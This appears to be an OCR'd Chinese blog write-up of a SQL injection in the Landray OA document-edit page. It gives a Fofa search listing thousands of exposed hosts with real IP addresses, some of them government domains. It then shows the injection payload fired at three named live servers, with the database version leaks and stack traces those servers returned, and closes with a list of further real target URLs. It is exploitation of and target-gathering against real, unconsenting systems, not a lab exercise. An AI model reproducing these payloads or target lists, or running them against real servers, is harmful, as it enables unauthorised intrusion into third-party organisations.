
fcmit.cc

Fofa:app="Landray-OA 系统"



查询条件 app="Landray-OA系统"

☐ 排除干扰 ☑ 全部 ☐ Fid ☑ 标题 ☐ 证书


序号▲	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
9977	123.90.230.225:9999	登录系统	123.90.230.225	9999		http		Apache-Coyote/1.1
9978	60.2.98.180:8089	登录系统	60.2.98.180	8089		http		nginx
9979	113.108.252.194:14534	登录系统	113.108.252.194	14534		http		
9980	117.81.159.21:8881	登录系统	117.81.159.21	8881		http		
9981	183.62.168.77:9080	登录系统	183.62.168.77	9080		http		
9982	spoldoa.highly.com.cn:8080	登录系统	101.200.38.59	8080	highly.com.cn	http		Apache-Coyote/1.1
9983	shenji.puyang.gov.cn:8008	登录系统	42.236.120.152	8008	puyang.gov.cn	http		Apache-Coyote/1.1
9984	52.83.96.254:8080	登录系统	52.83.96.254	8080		http		
9985	113.108.252.194:20201	登录系统	113.108.252.194	20201		http		
9986	156.59.54.213:8080	登录系统	156.59.54.213	8080		http		Apache-Coyote/1.1
9987	119.23.209.234:8080	登录系统	119.23.209.234	8080		http		
9988	113.89.232.251:8090	登录系统	113.89.232.251	8090		http		
9989	113.108.252.194:20000	登录系统	113.108.252.194	20000		http		
9990	218.75.130.249:8888	登录系统	218.75.130.249	8888		http		Apache-Coyote/1.1
9991	oa.ufct.com.cn:8088	登录系统	139.159.208.173	8088	ufct.com.cn	http		CloudWAF
9992	https://39.96.94.87	登录系统	39.96.94.87	443		https		nginx/1.10.1
9993	hlwyy.jucch.com	登录系统	117.40.185.18	80	jucch.com	http		Apache-Coyote/1.1
9994	113.108.252.194:9595	登录系统	113.108.252.194	9595		http		
9995	https://j12mh14b.jiemhb.com:8443	登录系统	47.104.64.40	8443	jiemhb.com	https		
9996	https://j12mh14b.jiemhb.com	登录系统	47.104.64.40	443	jiemhb.com	https		
9997	113.108.252.194:11001	登录系统	113.108.252.194	11001		http		
9998	https://t.jfldq.com	登录系统	112.44.250.150	443	jfldq.com	https		nginx
9999	https://zjadmin.jfldq.com	登录系统	112.44.250.150	443	jfldq.com	https		nginx
10000	https://call.jfldq.com	登录系统	112.44.250.150	443	jfldq.com	https		nginx

当前查询条件查询到 33439 条，当前已加载 10000 条

Poc:

Url+/dossier/doc_fileedit_word.aspx?recordid=1'%20and%201=@@version--+&edittype=1,1

资产一:http://110.80.38.130:8888/



110.80.38.130:8888/login.aspx?ReturnUrl=%2f_layouts%2fAuthenticate.aspx%3fSource%3d%252F&Source=%2F


为了获得最佳操作体验，建议使用1024X768以上分辨率

© 2001-2016 蓝凌软件 版权所有

fcmit.cc

Poc:

http://110.80.38.130:8888/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1



不安全 | 110.80.38.130:8888/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1

"/"应用程序中的服务器错误。

在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。

说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Data.SqlClient.SqlException: 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。

源错误:


执行当前 Web 请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。

堆栈跟踪:

```
[SqlException (0x80131904): 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
        Apr  2 2010 15:48:46
        Copyright (c) Microsoft Corporation
        Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。]
   Landray.DataAccess.DataAccess.GetDataRow(String pSql) +771
   Landray.UI.Dossier.doc_fileedit_word.Page_Load(Object sender, EventArgs e) +420
   System.Web.UI.Control.OnLoad(EventArgs e) +132
   System.Web.UI.Control.LoadRecursive() +66
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +2428
```

版本信息: Microsoft .NET Framework 版本:2.0.50727.5420; ASP.NET 版本:2.0.50727.5420

资产二：http://1.192.158.23:8886/




不安全 | 1.192.158.23:8886/login.aspx?ReturnUrl=%2f_layouts%2fAuthenticate.aspx%3fSource%3d%252F&Source=%2F

Poc:

http://1.192.158.23:8886/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1

fcmit.cc


不安全
1.192.158.23:8886/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1

“/”应用程序中的服务器错误。

在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
' 转换成数据类型 int 时失败。

说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Data.SqlClient.SqlException: 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
' 转换成数据类型 int 时失败。

源错误:


```
执行当前 Web 请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。
```

堆栈跟踪:

```
[SqlException (0x80131904): 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
        Apr  2 2010 15:48:46
        Copyright (c) Microsoft Corporation
        Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)
' 转换成数据类型 int 时失败。]
   Landray.DataAccess.DataAccess.GetDataRow(String pSql) +771
   Landray.UI.Dossier.doc_fileedit_word.Page_Load(Object sender, EventArgs e) +420
   System.Web.UI.Control.OnLoad(EventArgs e) +132
   System.Web.UI.Control.LoadRecursive() +66
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +2428
```

版本信息: Microsoft .NET Framework 版本:2.0.50727.5420; ASP.NET 版本:2.0.50727.5420


资产三：http://119.145.27.202:81/


不安全
119.145.27.202:81/login.aspx?ReturnUrl=%2f_layouts%2fAuthenticate.aspx%3fSource%3d%252F&Source=%2F
让员工更愉悦
欢迎登录办公系统
用户名
密码
□ 自动登录
立即登录
钉钉客户端下载
插件安装
为了获得最佳操作体验，建议使用1024X768以上分辨率
© 2001-2016 蓝凌软件 版权所有

Poc

http://119.145.27.202:81/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1

fcmit.cc



119.145.27.202:81/dossier/doc_fileedit_word.aspx?recordid=1%27%20and%201=@@version--+&edittype=1,1

“/”应用程序中的服务器错误。

在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64)
Jun 28 2012 08:36:30
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。

说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Data.SqlClient.SqlException: 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64)
Jun 28 2012 08:36:30
Copyright (c) Microsoft Corporation
Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。

源错误:

```
执行当前 Web 请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。
```

堆栈跟踪:

```
[SqlException (0x80131904): 在将 nvarchar 值 'Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0 (X64)
        Jun 28 2012 08:36:30
        Copyright (c) Microsoft Corporation
        Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)
' 转换成数据类型 int 时失败。]
   Landray.DataAccess.DataAccess.GetDataRow(String pSql) +771
   Landray.UI.Dossier.doc_fileedit_word.Page_Load(Object sender, EventArgs e) +1355
   System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) +25
   System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) +42
   System.Web.UI.Control.OnLoad(EventArgs e) +132
   System.Web.UI.Control.LoadRecursive() +66
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +2428
```

版本信息: Microsoft .NET Framework 版本:2.0.50727.8806; ASP.NET 版本:2.0.50727.8762

剩余资产

http://222.85.111.68:8000/

http://120.79.10.140:88/

http://120.36.157.58:9090/

http://183.62.177.83:888/

http://58.240.223.170:9090/

http://61.143.47.180:8087/

http://oa.kelmechina.com:8081/

http://123.49.246.122:9080/